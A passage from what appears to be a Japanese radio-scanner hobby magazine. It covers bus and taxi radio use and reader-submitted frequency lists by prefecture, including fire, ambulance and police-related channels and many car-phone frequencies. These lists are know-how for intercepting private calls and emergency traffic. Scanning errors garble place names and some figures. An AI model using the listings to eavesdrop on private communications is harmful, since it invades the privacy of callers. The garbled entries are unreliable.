「はい、了解。お気を付けて走行してください」

多忙なガイドさん

東濃鉄道では、貸切車両の営業所は3ヶ所ありますが、営業所に、ガイドさんは所属してありません。ガイドさんは、多治見市栄町にある、「多治見ガイドセンター」所属となっています。

ガイドセンターの上は、寮となっていて、警視庁などでよく見られる、PSの上は寮のタイ

ブなのです。そのおかげで遅刻などの心配は少ないのですが、公休の日に呼び出される心配があるそうです。

そのため、朝、お客様をお迎えに行く途中に、バスガガイドセンターの近くを通る場合は、ガイドセンター付近の路上でバスに乗車し、また、通らない場合は寮の斜め前にある、グループ会社の東鉄タクシーで営業所まで行くそうです。帰りは、無線通話例のように、ガイドセンター付近を通る場合は、ガイドセンター付近で下車、通らない場合は、営業所から、東鉄タクシーで帰って来るそうです。

ちなみに、東鉄タクシーの無線を受信すると、営業所への配車指令などが、たまに聞けます。

どこで聞ける?

関東地方では、中央高速沿い東名高速沿いなどで、ときどき受信できます。また、都内が不案内みたいで、なかなか対象物にたどり付かないみたいで、都内の観光地付近、国会や、東京タワー、浅草寺などで受信できるようです。

当り前ですが、名古屋、多治見近辺では、毎日受信ができる



日本大正村のポンネット型のバス、製造はそれほど古くない、いすゞ製。

ようです。

使用会社一覧

149.31MHzの運用が判明している事業者名は、次の通りです。

銀嶺バス株	北海道
札幌観光バス株	ノ
㈱ティネオリンピア	ノ
東海汽船㈱	東京
帝産観光バス株	ノ
藤田観光自動車㈱	ノ
東礼自動車㈱	ノ
王子運送㈱	ノ
日の丸自動車興業	ノ
東日本観光バス㈱	ノ
東京ヤサカ観光バス㈱	ノ
都観光自動車㈱	ノ
㈱栄和交通	山梨
大井川鉄道㈱	静岡
遠州鉄道㈱	ノ
浜松観光自動車	長野
長野電鉄	長野
川中島バス㈱	ノ
草軽交通㈱	ノ
あんだけ交通㈱	ノ
東濃鉄道㈱	岐阜
新潟交通㈱	新潟
京都観光バス㈱	京都
商都交通㈱	大阪
日本交通㈱	ノ
日ノ丸自動車㈱	鳥取
祐徳観光バス㈱	佐賀

使用上の問題点

149.31MHzの使用社は増えていますが、お互いにトーンスケルチを入れているのと、業務機特有のビジー表示LED単点灯では、他社が通話中でもどのくらいの信号強度か分からず。

バスの無線化に伴う周波数の探索をよろしく。



のりもの無線面白全集

タクシーの周波数報告は常時受付中です。

ために、面倒だからと被せて通信しがちです。

編集部のような第3者が受信して分には、混信して内容が判別できなくとも、実際に交信している2社どうしは障害なく通話できているようです。

しかし、都内などで5~6社がわ一つと通話が輻輳するときなど心配になってしまいます。

というのも、この通話の内容がほとんど道案内に近い、ながたらしい通話が多いからなのです。

タクシー

この原稿を読んでいる頃は関東は梅雨も明けて真夏になっています。

掲載スペースの問題で話題がまだ5月の連休のものを消化しきっていませんので、とりあえずそちらを優先します。

さて、連休を利用したタクシー調査は愛知・岐阜県を中心になりました。

スケジュール上、連休後半に集中しています。疲れないように調査の範囲を一日当たりの量を狭めました。

それでも最終日は調査もそこに混雑をさけるために東京に戻ってきました。

タクシー周波数は某周波数本を参考にして、市町村別と50音順と周波数順と地域順の4通りのマスターを持参して実地調査を行ってきました。

駅にいくと実際のタクシーの会社の数が多かったりの違いをチェックするためのものです。

周波数は合っているのが当然と思っていたら、なんとナロー

化の波がここまでできていまして変更になっているものがけつこうありました。

また365.50MHzの周波数も使用頻度が多く、458、459MHzの周波数での基地局も大変多く、無線機のサーチに苦労しました。

また、名古屋、岐阜、安城での連続キャリアによってサーチが止まります。そこでC460の片側100chメモリと高速スキャンで、空きchだけをメモリしてスキャンをかけることで解決しました。

またスキャンでメイン周波数とメモリスキャンの併用ができるので便利でした。

ここにも大型の防犯灯が

防犯灯が大型化しています。こちらもご多分にもれず、視認性の向上と他社との差別化から大型化したものが目立ちます。

岐阜交通・スカイグルーブや、可茂交通・岩村タクシーなどが主なもので。

調査で回れなかつた地域がまだ相当ありましたので、全県一覧を掲載するのは少し先になります。

読者情報

岡山市のHIDEさんからの情報で訂正情報。

450.8750MHz: 東和タクシー

451.0250MHz: 下電タクシー

450.7250MHz: 空港タクシー

◆敦賀市のタクシー

458.4000MHz: 海陸運輸

458.6375MHz: 京阪タクシー

450.4000MHz: サンキュー

451.3000MHz: 敦賀タクシー

◆橋本市の柏原さんからのタクシーアクション。

450.6250MHz: 南海タクシー

451.1000MHz: 橋本タクシー

458.3250MHz: 有鉄タクシー

今月はこのへんで。来月は今月の続きをします。また全県一覧もそろそろ復活したいと思います。

名古屋市内のタクシー周波数情報。

大興	: ?	: 不明
八進	: なし	
ヒカリG	: ?	: 1~50
みなみ	: ?	: 100
太陽	: ?	: 100
第一	: ?	: 100
昭和	: ?	: 200
丸中	: ?	: 300
八千代	: ?	: 300
柳木	: ?	: 300
キリン	: ?	: 700
東和	: 450.2750MHz	
名鉄タク	: 450.3000MHz	
名鉄タク	: 450.3500MHz	
毎日	: 450.4125MHz	
ツバメ	: 450.4500MHz	
富士	: 450.5000MHz	
明和協	: 450.5250MHz	
明和協	: 450.5750MHz	
名協	: 450.6520MHz	
富士	: 450.6500MHz	
毎日	: 450.6875MHz	
毎日	: 450.7125MHz	
?	: 450.7625MHz	
ツバメ	: 450.8000MHz	
名協	: 450.8500MHz	
ツバメ	: 450.8750MHz	
ハイタク	: 450.9000MHz	
明和協	: 450.9250MHz	
名鉄タク	: 450.9750MHz	
?	: 451.0125 : 500~700	
ハイタク	: 451.0500MHz	
?	: 451.0750 : 100~200	
?	: 451.0875 : 100~400	
名協	: 451.1125MHz	
グリーン	: 451.1500MHz	
東急	: 451.1750MHz	
国際	: 451.2000MHz	
ツバメ	: 451.2250MHz	
?	: 451.2625 : 100	
名鉄タク	: 451.3500MHz	
名鉄タク	: 451.4250MHz	
ハイタク	: 451.4500MHz	
?	: 451.4875 : 200	
?	: 458.4875 : 2~300, 6百	
?	: 458.5625 : 200	

周波数 NOW

ナウ



このコーナーでは
HP-100を
毎号1台
周波数報告用に貸出します。

無期限!

今月のモニター
京都市の森川さん

お願い

消防情報が地域に片寄りが多いために、まとまって発表できません。情報は常時募集中です。

そこで先月から各県内情報でも発表しているように救急波情報を紹介していくことにいたしました。

Aタイプ：救急波基地局を聞くと移動局も聞ける
Bタイプ：移動局の声が入らないこともある
Cタイプ：基地局・移動局と完全に別々
Dタイプ：消防・救急共消防周波数で通話

以上の4タイプに分けました。あなたの地元の消防本部名・周波数・タイプ・定時試験時間などを編集部に教えてください。

北海道

64. 13	川西農協
77. 80	乱数放送?
133. 7	道警航空隊
148. 39	生き残り
149. 15	帯広消防本部: 2ch
150. 09	帯広貨物: 帯広市
150. 09	(例) 東光: 帯広市
150. 25	N T T 帯広試験
151. 39	光菱商事: 帯広市
154. 01	イセキ帯広
154. 25	石川病院: 洞爺村
154. 37	(例) 奈良電気商会: 伊達市
154. 49	大口砂利: 帯広市
154. 57	おびうん商事: 帯広市
364. 700	日通航空帯広
365. 70	セコム室蘭
372. 500	北電新得送電
373. 0250	総合警備帯広
382. 925	札幌消防ヘリテレ
468. 7375	いのたに: 帯広市
468. 8250	三ヶ輪商会: 帯広市

◆札幌市のFSS #24の札消航空さん。生き残り情報も。

◆帯広市のFSS #112の帯広消防から救急5さん。

◆伊達市のFSS #74のまぐねとろんさん。周波数と消防情報です。室蘭市の救急波はAタイプでノイズが多いときはシンプルクスの152.77MHzへ変波。伊達市の救急波はCタイプです。西胆振消防組合はDタイプです。

青森

147. 40	弘前地区消防事務組合救急波基地
148. 21	青森県内共通波
149. 29	野呂建設
149. 29	時苗建設
149. 49	共和産業
149. 49	カネイリ青森
149. 57	日通弘前
149. 57	日通青森現金輸送
149. 61	弘前地区消防事務組合
150. 17	弘前地区消防事務組合
151. 37	奥屋土建
151. 39	大坂組
151. 85	キャタピラ青森
151. 85	三本木サトウ
152. 25	電電弘前
153. 07	弘前ガス
154. 37	ヤマト運輸青森
154. 59	青木建設
465. 0375	サンスター: 八戸市
465. 1000	南部鶏卵: 八戸市

◆FSS #98さんからの情報で、弘前市の救急波は基地局を聞いても移動局の声は入りません、入ったとしても音声レベルが低いです、とのこと。これはBタイプに該当します。

◆三戸郡のFLASHさん。

◆中郡の救急7さん。弘前地区組合の救急波はCタイプということです。

◆青森市の倉内さん。

岩手

65. 690	釜石消防防災課
68. 835	釜石広報
148. 53	警察アナログ
148. 53	生き残り共通1系
148. 67	東北電力
150. 35	胆沢地区消防本部消防・救急共用
150. 35	北上消防団
152. 01	花巻市消防本部
152. 81	花巻市消防本部
154. 01	南部土木
154. 01	県南機工
154. 37	名鉄運輸

どうぞ他の県のところにも目を通してください。

周波数NOW

報告には受信機名を忘れずに

154.37	ヤマト運輸：花巻・北上・水沢
154.37	農機センター
154.61	江刺農協
158.77	水沢ガス
239.10	盛岡大宮中学ワイアレス
240.41	盛岡大宮中学ワイアレス
373.025	東北総合警備
383.35	道路公団（高速北上）
433.15	五所川原市内運転代行不法無線局
450.6000	水岩観光 交通：800, 900番台
458.6000	北都交通：500番台

◆水沢市の相沢さん。周波数はM V T - 3 0 0 0 では90M Hz以下にイメージ受信が出ます。360~369M Hzのタクシーはそのせいです。465, 468M Hz帯の簡易無線帯も375, 378M Hzで受信可能です。

◆金石市の菊池さん。

◆盛岡市のSKYBALさん。

◆盛岡市のDARIUSの皇帝さん。

◆花巻市の大野幹代さん警護隊さん。

宮城

1.735	コードレスホン：荒巻工事現場
49.865	コードレスホン：オグラ建設
51.07	コードレスホン：荒巻工事現場
62.84	防災湧谷：アップ
65.705	防災湧谷：ダウン
222.40	気仙沼市民会館ワイアレス

◆FSS #53のアンダーステアさん。

◆仙台市の田みやぎFM78さん。

◆遠田郡のガンバレ宮城さん。

秋田

870.1375	大曲市自動車電話
870.3375	大曲市自動車電話
870.4125	大曲市自動車電話
870.5625	大曲市自動車電話
871.2750	大曲市自動車電話
872.9000	大曲市自動車電話

◆仙北郡のFSS #93のV・Vの会長さん。

◆秋田市の秋田米さん。周波数情報待ってます。

山形

福島

60.605	福島合同庁舎防災無線
60.735	福島合同庁舎防災無線
61.505	福島合同庁舎防災無線
61.685	防災無線：県庁
65.69	防災郡山
65.855	防災無線：県庁
146.62	福島中央テレビ
147.40	郡山地方広域消防組合救急波
148.69	東北電力郡山
149.03	NHK郡山
149.29	YKK福島

149.49	高橋建材
149.69	日通郡山
149.77	UW
150.21	ラジオ福島
151.33	郡山バス
151.37	郡山運送
151.77	常磐急行バス
151.85	丸井運輸
151.93	福島民報
152.01	郡山地方広域消防組合
152.81	共通波
153.61	水道郡山

153.69	建設福島
154.01	マルト建設
154.37	ヤマト運輸郡山
154.45	池上商店
154.45	作山機械
154.47	橋本設備
154.47	福島通信
154.51	安積電機
154.53	福島直送
158.61	富久山ストレー：福島市
158.81	黒沢建設
159.01	会津工建社
164.05	テレビユー福島
350.10	取締用
373.025	綜合警備郡山
414.55	JR
415.20	JR
415.35	東北電気工事郡山
415.40	佐川急便郡山
450.5750	郡山タクシー
450.6000	アサヒタクシー
450.7500	クラブタクシー
450.8000	あさかタクシー
450.9500	ミツワ交通
451.1500	新屋タクシー
451.4500	富士川タクシー
451.4750	多田野タクシー
458.3750	ツバメタクシー
458.5000	郡山観光タクシー
458.5750	西条タクシー
458.7000	ふくやまタクシー
458.7000	熱海タクシー
458.7500	マルキタクシー
458.8000	福島観光タクシー
459.1000	ツバメタクシー
459.2500	かねとタクシー
459.3750	あいづタクシー
459.3875	あづまタクシー
459.4000	かんのタクシー
459.4500	うねめタクシー
459.4500	まるかねタクシー
459.4750	中田タクシー
465.1375	柏屋センター
465.1500	本田ボディ
466.8875	防災郡山移動系

◆郡山市の郡消タンク3さん。

栃木

31.325	宇都宮駐屯地：5ch
140.30	自衛隊宇都宮駐屯地
153.97	東京電力大田原

どこで何が聞こえるか

自動車電話の報告には信号強度を忘れずに。

157. 73	日赤栃木
372. 90	西那須野自動車教習所
870. 0500	日光市周辺自動車電話 S 9
870. 6750	日光市周辺自動車電話 S 9
871. 2750	日光市周辺自動車電話 S 9
871. 3250	日光市周辺自動車電話 S 9
871. 9250	日光市周辺自動車電話 S 10
877. 5250	日光市周辺自動車電話 S 9
881. 6750	日光市周辺自動車電話 S 9
882. 3250	日光市周辺自動車電話 S 10
882. 9750	日光市周辺自動車電話 S 9
886. 2250	日光市周辺自動車電話 S 9

- ◆FSS #14の日光市の日光男体山さん。
◆那須郡の救急西那須野2さん。

君羊 馬

68. 520	防災同報無線白沢村
68. 520	防災同報無線長野原町
68. 595	防災同報無線新治村
68. 835	防災同報無線川場村
74. 430	蘆原ダム放流警報
136. 48	違法コードレスホン移動局藤岡市
136. 91	違法コードレスホン移動局藤岡市
137. 02	違法コードレスホン移動局藤岡市
137. 165	違法コードレスホン移動局藤岡市
137. 24	違法コードレスホン移動局藤岡市
137. 29	違法コードレスホン移動局藤岡市
137. 30	違法コードレスホン移動局藤岡市
137. 675	違法コードレスホン移動局藤岡市
137. 85	違法コードレスホン移動局藤岡市
139. 27	違法コードレスホン移動局藤岡市

- ◆藤岡市の東京のV8さん。
◆沼田市の川場のいちごちゃん大好き!!さん。

茨 城

149. 00	取手市のホテル熱海
154. 59	コマツ下館
157. 73	日赤
161. 04	鹿島港
64. 055	気象庁

- ◆県南の受信マニアPMDさん。
◆小金井市の渡辺さん。下館市での受信報告。

埼 玉

- ◆比企郡の東上指令さん。署活系情報。

千 葉

29. 93	下総基地内連絡波
30. 10	下総基地内連絡波
32. 80	下総基地内連絡波
33. 41	下総基地内連絡波
42. 89	佐倉西高校ワイアレス
69. 450	松戸市防災同報無線：歌の町
122. 35	下総基地航空無線GCA
126. 20	下総基地航空無線TWR
138. 30	下総基地航空無線TWR

146. 04	市川市消防局：救急波
146. 08	八千代市救急波
146. 86	小見川町他2町消防本部救急波
147. 40	成田市救急波
147. 76	松戸市消防局：救急波
148. 09	コードレスホン？
148. 43	生き残り
149. 05	UW成田
149. 17	朝日新聞：受信松戸市
149. 67	UW成田
149. 73	市川市消防局：3ch
149. 77	UW成田
150. 31	市川市消防局：1ch
150. 73	松戸市消防局：全国共通
150. 73	市川市消防局：全国共通
151. 13	共同通信：受信松戸市
151. 67	埼玉川口市消防本部
151. 85	鹿島運輸
152. 01	小見川消防本部
152. 23	松戸市消防局：B波
152. 65	東京ガス：受信松戸市
152. 81	松戸市消防局：県内共通
152. 81	市川市消防局：2ch
153. 87	松戸市消防局：A波
154. 47	サンヨウ：東金市
154. 49	大倉本部：東金市
154. 51	カネコ：東金市
154. 55	ヤハギ本部：東金市
154. 57	斎藤商事：東金市
154. 61	高橋無線：東金市
154. 63	テンマル：東金市
239. 10	習志野文化ホールワイアレス
325. 40	下総基地航空無線TWR
364. 80	ヤマト運輸：東金市
372. 7750	成田警備保障
373. 0500	全日警成田
373. 0500	協和警備：メッセ
434. 10	千葉方面リピータアップ
439. 10	千葉方面リピータダウン
450. 4375	鹿島合同タクシー
450. 4375	三ヶ矢無線タクシー
450. 6625	千葉市個人タクシー
450. 8125	千葉駅構内タクシー
451. 1875	相互タクシー：小見川町
451. 2375	千葉交通：小見川町
860. 3125	セルラー－成田周辺：S10
860. 4625	セルラー－成田周辺：S7
861. 2250	セルラー－成田周辺：S10
861. 8125	セルラー－成田周辺：S7
862. 6250	セルラー－成田周辺：S8
864. 8250	セルラー－成田周辺：S8
867. 2250	セルラー－成田周辺：S7
868. 7375	セルラー－成田周辺：S9
870. 6000	船橋市自動車電話：基地局直下
870. 6500	船橋市自動車電話：基地局直下
871. 2250	船橋市自動車電話：基地局直下
871. 6500	船橋市自動車電話：基地局直下
872. 7250	船橋市自動車電話：基地局直下
875. 4125	船橋市自動車電話：基地局直下
875. 4625	船橋市自動車電話：基地局直下
875. 8000	船橋市自動車電話：基地局直下
876. 0125	船橋市自動車電話：基地局直下
876. 0625	船橋市自動車電話：基地局直下
876. 4125	船橋市自動車電話：基地局直下
876. 6125	船橋市自動車電話：基地局直下
876. 6625	船橋市自動車電話：基地局直下

報告の際の情報量は問いません、ハガキ・封書問いません。

877. 0125	船橋市自動車電話基地局直下
877. 2125	船橋市自動車電話基地局直下
877. 2500	船橋市自動車電話基地局直下
877. 2625	船橋市自動車電話基地局直下
877. 6375	船橋市自動車電話基地局直下
878. 2125	船橋市自動車電話基地局直下
878. 2375	船橋市自動車電話基地局直下
878. 4625	船橋市自動車電話基地局直下
878. 5625	船橋市自動車電話基地局直下
879. 1625	船橋市自動車電話基地局直下
879. 6750	船橋市自動車電話基地局直下
879. 7625	船橋市自動車電話基地局直下
880. 4000	船橋市自動車電話基地局直下
880. 9125	船橋市自動車電話基地局直下
883. 9875	船橋市自動車電話基地局直下
885. 2875	船橋市自動車電話基地局直下
885. 8875	船橋市自動車電話基地局直下
886. 0500	船橋市自動車電話基地局直下
886. 4875	船橋市自動車電話基地局直下

- ◆東庄町の岩瀬さんからの情報で、救急波はCタイプです。とのこと。
- ◆松戸市の私はターボくん。
- ◆江東区の下町のBLUE3さん。
- ◆船橋市の船橋市まれたさん。
- ◆香取郡のROAD295さん。自動車電話のほうは掲載を延期しました。報告の2ヶ月分をまとめて、重複をチェックしてからの掲載になりますのでご了解ください。
- ◆松戸市の松戸機動捜査隊さん。松戸市の救急波はAタイプです 市川市もAタイプです 市川市ではAVM使用中。
- ◆東金市の先生さん。
- ◆FSS #77のV・U小僧さん。
- ◆船橋市の池田さん。掲載のリピータは常時出ているものではないようだということです。
- ◆東金市のBudweiserさん。

東京

61. 04	消防放送
118. 10	東京TWR
119. 10	東京APP
124. 75	東京TCA
126. 00	東京DEP
126. 20	成田TWR
128. 80	東京ATIS
129. 85	エア日本エンルート
140. 25	英語交信
146. 08	救急相模原
148. 81	西部センター
149. 57	日通
149. 81	日本テレビ連絡波
151. 39	鹿島建設
151. 41	全日空
153. 07	東京ガス
153. 37	としんれん立川
154. 33	多摩信用金庫
154. 45	共和舗装: 武蔵野市周辺
169. 69	ニッポン放送
357. 95	移動消防電話
465. 0375	坪内商店: 立川市
466. 4875	消防署活字: 立川
860. 3750	I DO : 立川周辺S 7
860. 5750	I DO : 立川周辺S 9

860. 6625	I DO : 立川周辺S 9
860. 6750	I DO : 立川周辺S /
860. 9250	I DO : 立川周辺S 7
861. 0000	I DO : 立川周辺S 7
861. 6000	I DO : 立川周辺S 7
861. 9000	I DO : 立川周辺S 7
862. 1750	I DO : 立川周辺S 9
862. 2250	I DO : 立川周辺S 7
862. 2625	I DO : 立川周辺S 7
862. 3750	I DO : 立川周辺S 9
862. 4625	I DO : 立川周辺S 9
863. 6750	I DO : 立川周辺S 9

◆中央区の佐伯PMさん。

◆東京の救急波はAタイプです。多摩方面の救急波は現在もビープーのセレコール(セルコールともいわれます)が、選択呼び出しセレクトコールの略称ですかからセレコールが正しい)で通話が始まります。23区内はヒヨビギョというデジタル式の選択呼び出し方式です。

◆立川市の坂下さん。

◆生き残り署活系情報提供は、レガシィ和幸さん・日野市の森田さん・杉並区のKAERUさん。

◆FSS #114のくるくるさん。署活系情報

◆FSS #115のG13さん。消防情報。

◆新宿区の新宿捜査さん、署活系情報。

神奈川

78. 0	大井町不法FM局
146. 86	横浜市消防局救急2方面
147. 40	横浜市消防局救急1方面
147. 48	横浜市消防局救急3方面
149. 73	横浜市消防局: 1方面
150. 27	横浜市消防局: 4方面
150. 45	小田原消防本部: 消防・救急共用
150. 73	横浜市消防局: 全国共通
151. 23	横浜市消防局: 3方面
152. 23	横浜市消防局: 2方面
152. 77	横浜市消防局: 県内共通
153. 75	横浜市消防局: 5方面
154. 19	横浜市消防局: FAX
159. 05	芦の湖遊観船共通波
466. 3500	消防署活字: 神奈川・港南
466. 4000	消防署活字: 西・栄・瀬谷
466. 4125	消防署活字: 中・緑・戸塚
466. 4375	消防署活字: 保土ヶ谷: 共通1系
466. 4375	消防署活字: 共通1系
466. 4750	消防署活字: 旭・磯子
466. 5125	消防署活字: 泉・港北・南
466. 5125	消防署活字: 共通2系
466. 5250	消防署活字: 鶴見・金沢

◆箱根で編集部受信確認、船舶や固定局にはトンスケルチあり。小田原市の消防本部は消防・救急共用のDタイプです。小田原市の消防本部は消防・救急共用のDタイプです。川崎市の救急波はAタイプですが移動局の声は小さいです。横浜市はAタイプです。通話の前にビープーとセレコールが鳴ります。川崎市はありません。

◆川崎市の内堀さん、受信機はなんでしょうか? 46MHzのイメージだと思います。東京の救急波は395MHzだけです。また353MHzも46MHz以上の399MHzのものです。

◆鎌倉市の橋本さん、情報ありがとうございます。ただし今月は掲載できません。もうすこし整理して報告してください。また周波数もそこが正確かどうかが疑

どこで何が聞こえるか

ってみることも必要です。

- ◆FSS #105のA Bin横浜さん。消防情報。
◆消防上尾さん。
◆足柄上郡のチャーリーM・Gさん。

山梨

69. 135 勝沼町防災同報無線らしい
153. 97 東電大月

◆南都留郡のR.S.59さん。生き残り情報も。

靜園

45. 5375	コードレスホン
59. 31	静岡県庁
59. 45	静岡県庁河川課
60. 560	県庁末端
61. 520	県庁端末
65. 75	防災神奈川県庁
68. 60	E スボン連放送
123. 70	東京ATC
137. 27	コードレスホン
137. 50	コードレスホン：データ
137. 735	無変調
143. 45	静岡市周辺不法無線局
143. 80	静岡市周辺不法無線局
146. 40	榛原近海の船不法無線局
146. 44	吉田漁港周辺不法無線局
146. 76	吉田漁港周辺不法無線局
148. 81	静岡信用金庫
148. 83	生き残り：天竜署
148. 93	大井川鉄道バス
149. 39	水道清水
149. 41	静岡新聞
149. 73	清水市消防本部：
150. 27	静岡市消防本部：3ch
150. 73	東京消防：受信榛原郡
150. 99	清水配電
151. 33	富士急バス
151. 73	静岡放送日本平
152. 03	清水市消防本部：救急波
152. 65	静岡ガス：清水市
152. 73	東京電力松崎・富士宮・浜松
153. 91	防災西部13
153. 97	東京電力島田配電・川根配電
154. 13	浜松信用金庫
154. 45	ヨシケイ掛川
154. 49	まつい
154. 49	かたせ
154. 49	するが
154. 49	サイトウ
154. 49	おおた
154. 49	おのだ
154. 49	鈴与
154. 51	まるとし本部
154. 51	掛川スイミングスクール
154. 51	浜電工業：掛川市
154. 51	いすゞ本部：掛川市
154. 51	おかの：掛川市
154. 51	エムゼロ
154. 51	榛原農協
154. 51	まつだ
154. 51	たいきょう
154. 53	マチ

154. 53	八木工務店
154. 53	さんわ電気工事
154. 55	東海：掛川市
154. 55	中村：掛川市
154. 55	さんわ：掛川市
154. 55	永井興業：掛川市
154. 57	岡田土木：掛川市
154. 57	塚本：掛川市
154. 57	かまた：掛川市
154. 57	松岡：掛川市
154. 57	森田電気：掛川市
154. 57	まつげん：掛川市
154. 57	中部住友コンクリート
154. 59	落合自動車
154. 59	おその
154. 59	友田組
154. 59	佐藤建築工事
154. 59	マルキ建設
154. 59	栗田センター
154. 59	ブッサン
154. 59	ひらやま
154. 61	清水工業：掛川市
154. 61	磐田給食センター：掛川市
154. 61	嬬恋：掛川市
154. 61	コーエー：掛川市
154. 61	島田石油：掛川市
154. 61	コマツフォーカリフト：掛川市
154. 61	大沢電器
154. 61	志太宇部コンクリート
157. 70	吉田港漁船：AM
157. 85	刑務静岡
158. 61	トーエネック
158. 77	静岡ガス草薙
164. 01	SDT日本平
239. 10	静岡市民文化会館ワイアレス
240. 41	静岡市民文化会館ワイアレス
241. 57	静岡市民文化会館ワイアレス
292. 57	静岡市民文化会館ワイアレス
361. 8875	富士宮署周辺自動車電話M5
362. 1875	富士市周辺自動車電話M4
364. 7000	日通富士
407. 2000	島田市役所基地局
407. 300	行政静岡
407. 3000	行政水道静岡・河川課
407. 300	行政静岡県庁住宅課
414. 6000	東海藤枝
414. 6000	ながつか静岡
414. 6000	なかつやま
414. 6000	山本リース
414. 600	中北屋（薬品問屋）
465. 0625	まるみつ
465. 0750	センター
465. 0875	高松スイミング
465. 1125	焼津チャンピオンスクール
466. 7000	行政本川根町
466. 8500	行政吉田町
466. 8750	島田市役所移動局
466. 9375	行政御前崎
466. 9500	行政清水（道路保線課）
468. 7500	おさだ
468. 7500	たかの
468. 7500	岩堀米穀店
468. 7500	焼津スイミングスクール
468. 7625	まるかわ
468. 7625	後藤
468. 7625	谷山米店

各県の防災同報無線の情報を集めています。

周波数NOW

小電力無線電話の周波数は原則として不掲載。

468. 7625	石田ガラス
468. 8125	大井川
468. 8375	ティナーサービス(いこな)
870. 0750	富士宮市周辺自動車電話M5
870. 4250	富士市周辺自動車電話M5
871. 0750	富士宮市周辺自動車電話M4
871. 9250	富士宮市周辺自動車電話M5
873. 7750	富士市周辺自動車電話M4
879. 9375	沼津市周辺自動車電話M3
883. 8625	富士市周辺自動車電話M4
884. 4375	富士宮市周辺自動車電話M5

- ◆ FSS #124の檍原郡の土岐さん。情報たくさんいたしましたが、掲載するのは30MHz以上ものに限らせていただきます。たまたま聞けたものでなく、誰でも聞こえる、県内なら誰でもOKという周波数情報が掲載の条件です。
- ◆立川市の坂下さん。掛川市での受信。
- ◆島田市の匿名さん。
- ◆静岡市の被害者の少年Aさん。
- ◆FSS #76の静岡市の遠山さん。
- ◆清水市の渡辺さん。
- ◆FSS #121の富士宮市の佐野さん。

長 里 予

149. 31 伊那バス

- ◆小県郡の清水さん。FM受信報告は今回はバスになります。貴重な情報ですが、誰でも行ける場所からの報告もよろしく。
- ◆上田市の国富さん。東京の署活系情報。

新 潟

富 山

石 川

福 井

149. 45	動力炉・核燃料開発事業団ふげんきんでん美浜:三方郡
150. 09	
150. 73	敦賀・美方消防組合:共通波
151. 37	敦賀アスコン:敦賀市
153. 49	敦賀海陸運輸:敦賀市
154. 17	三谷生コン:敦賀市
154. 17	名工建設:敦賀市
154. 45	美方石油:三方郡
154. 47	マルキプロバン美浜:三方郡
154. 53	トウシャ電器:敦賀市
154. 59	今村石油:三方郡
154. 59	美方生コン:三方郡
158. 61	大和コンクリート工業:敦賀市
158. 61	安田建設:敦賀市
159. 01	きんでん八日市・長浜・今津
159. 09	武生送電:敦賀市
372. 6500	福井輸送:敦賀市
450. 4000	海陸運輸タクシー
458. 4000	サンキュータクシー

465. 0500	井田石油:敦賀市
465. 0500	白水社:敦賀市
465. 0625	敦賀清掃工業:敦賀市
465. 0625	敦賀環境整備:敦賀市
465. 0750	宮原組:敦賀市
465. 1000	林豆腐店:敦賀市
465. 1125	中村住宅設備機器:敦賀市
465. 1250	福栄マルヰ:敦賀市
465. 1375	塙莊:敦賀市
465. 1500	マルツ電波:敦賀市
468. 7500	大和石油:敦賀市
468. 8250	酒井電機:敦賀市
468. 8250	金島商会:敦賀市

- ◆敦賀市のトレンドィさん。150. 93MHzは京王帝都バスに割り当てがります。「けいてい××」と頻繁な交信が聞こえます。

岐 阜

125. 70	近畿東セクター
129. 65	全日空近畿
148. 35	広域署活系
149. 21	UW:免許試験場
150. 21	岐阜放送
348. 1000	各務原市署活系
350. 100	取締用
459. 925	中部日本放送

- ◆春日井市の文枝のダンナさん。

- ◆岐阜市の上野さん。
- ◆FSS #86の電監大垣さん。
- ◆FSS #60の岐阜のあいちゃん。

愛 矢 口

139. 94	稻沢操車場近く盗聴機らしい
149. 15	知多南部消防組合消防・救急共用
149. 17	朝日新聞
149. 63	大府市消防本部
151. 43	西尾市消防本部: 1ch
152. 03	大府市救急波
163. 73	名古屋テレビ
347. 8125	庄内緑地現本: 西署
347. 8375	庄内緑地現本: 西枇杷島署
399. 75	郵便名古屋
465. 0375	ケータリング名古屋
465. 0375	大会本部(サイクルフェス)

- ◆署活系情報、瀬戸市のがやヘリ1さん。
- ◆消防情報、Mr. 119番さん、データシートへ保存しました。
- ◆西尾市の鈴木さん、消防情報。携帯機との試験交信は13時から行われます。
- ◆春日井市の文枝のダンナさん。
- ◆知多郡の救助指令でよろしくさん。
- ◆名古屋市の浅野さん。

三 重

26. 945	阿児町安乗漁業無線
27. 890	桑名市消防本部: 救急波移動局
142. 76	

どこで何が聞こえるか

消防データシートも常時募集中です。

146. 76	桑名市消防本部：救急波基地局
465. 0500	石吉工業：阿児町
465. 1000	浜島衛生：阿児町
465. 1125	カネカ：阿児町
465. 1250	パールグレイスホテル：阿児町
468. 8250	文岡電器：阿児町
468. 8500	三生運輸：阿児町
870. 2750	阿児町周辺自動車電話
870. 3750	阿児町周辺自動車電話
870. 9000	阿児町周辺自動車電話
871. 0000	阿児町周辺自動車電話
871. 1500	阿児町周辺自動車電話
871. 5250	阿児町周辺自動車電話
871. 6250	阿児町周辺自動車電話
872. 1250	阿児町周辺自動車電話
872. 1500	阿児町周辺自動車電話
872. 2500	阿児町周辺自動車電話
874. 6500	阿児町周辺自動車電話
874. 7500	阿児町周辺自動車電話

◆志摩郡のJ・Yさん。自動車電話の周波数はこの全周波数でほとんど追いかけが可能です。

◆桑名市の救急桑名さん。

奈 良

458. 5000	相互タクシー
-----------	--------

◆敦賀市のトレンディさん。

滋 賀

148. 85	建設：大津・本堅田・彦根
152. 25	N T T 今津：高島郡
153. 69	建設彦根
159. 01	きんでん八日市・長浜・今津

◆敦賀市のトレンディさん。

京 都

72. 37	コードレスホン
133. 70	へいあん・いぶき・あけぼの
133. 70	ちどり・さぬき・おおわし2号
141. 39	東山区周辺監視機
144. 10	不法無線局バスが使用
148. 89	建設亀山
148. 95	不明局
149. 01	N H K 生駒対神戸
149. 05	U W : 山科現本
149. 05	演習田辺現本
149. 11	救急波アッブリンク
149. 19	京阪電車大津指令
149. 21	U W : 五条警備
149. 31	京阪国際観光バストーンあり
149. 33	日通大阪
149. 35	U W : 七条現本
149. 47	京阪指令
149. 56	無変調
149. 67	U W : 西陣現本
149. 77	U W : 宇治現本
150. 23	阪急電車
150. 67	U W : 中立売車防現本

150. 71	U W : 九条現本
150. 77	U W : 五条現本
150. 95	U W : 西陣現本
153. 09	八幡市防災無線
154. 57	アムス
157. 85	刑務大阪
357. 20	京都無線
399. 75	郵便大阪

◆京都市の森川さん。

◆京都市の通販マニアさん。

兵 口 岩 取 山

69. 150	打田町役場
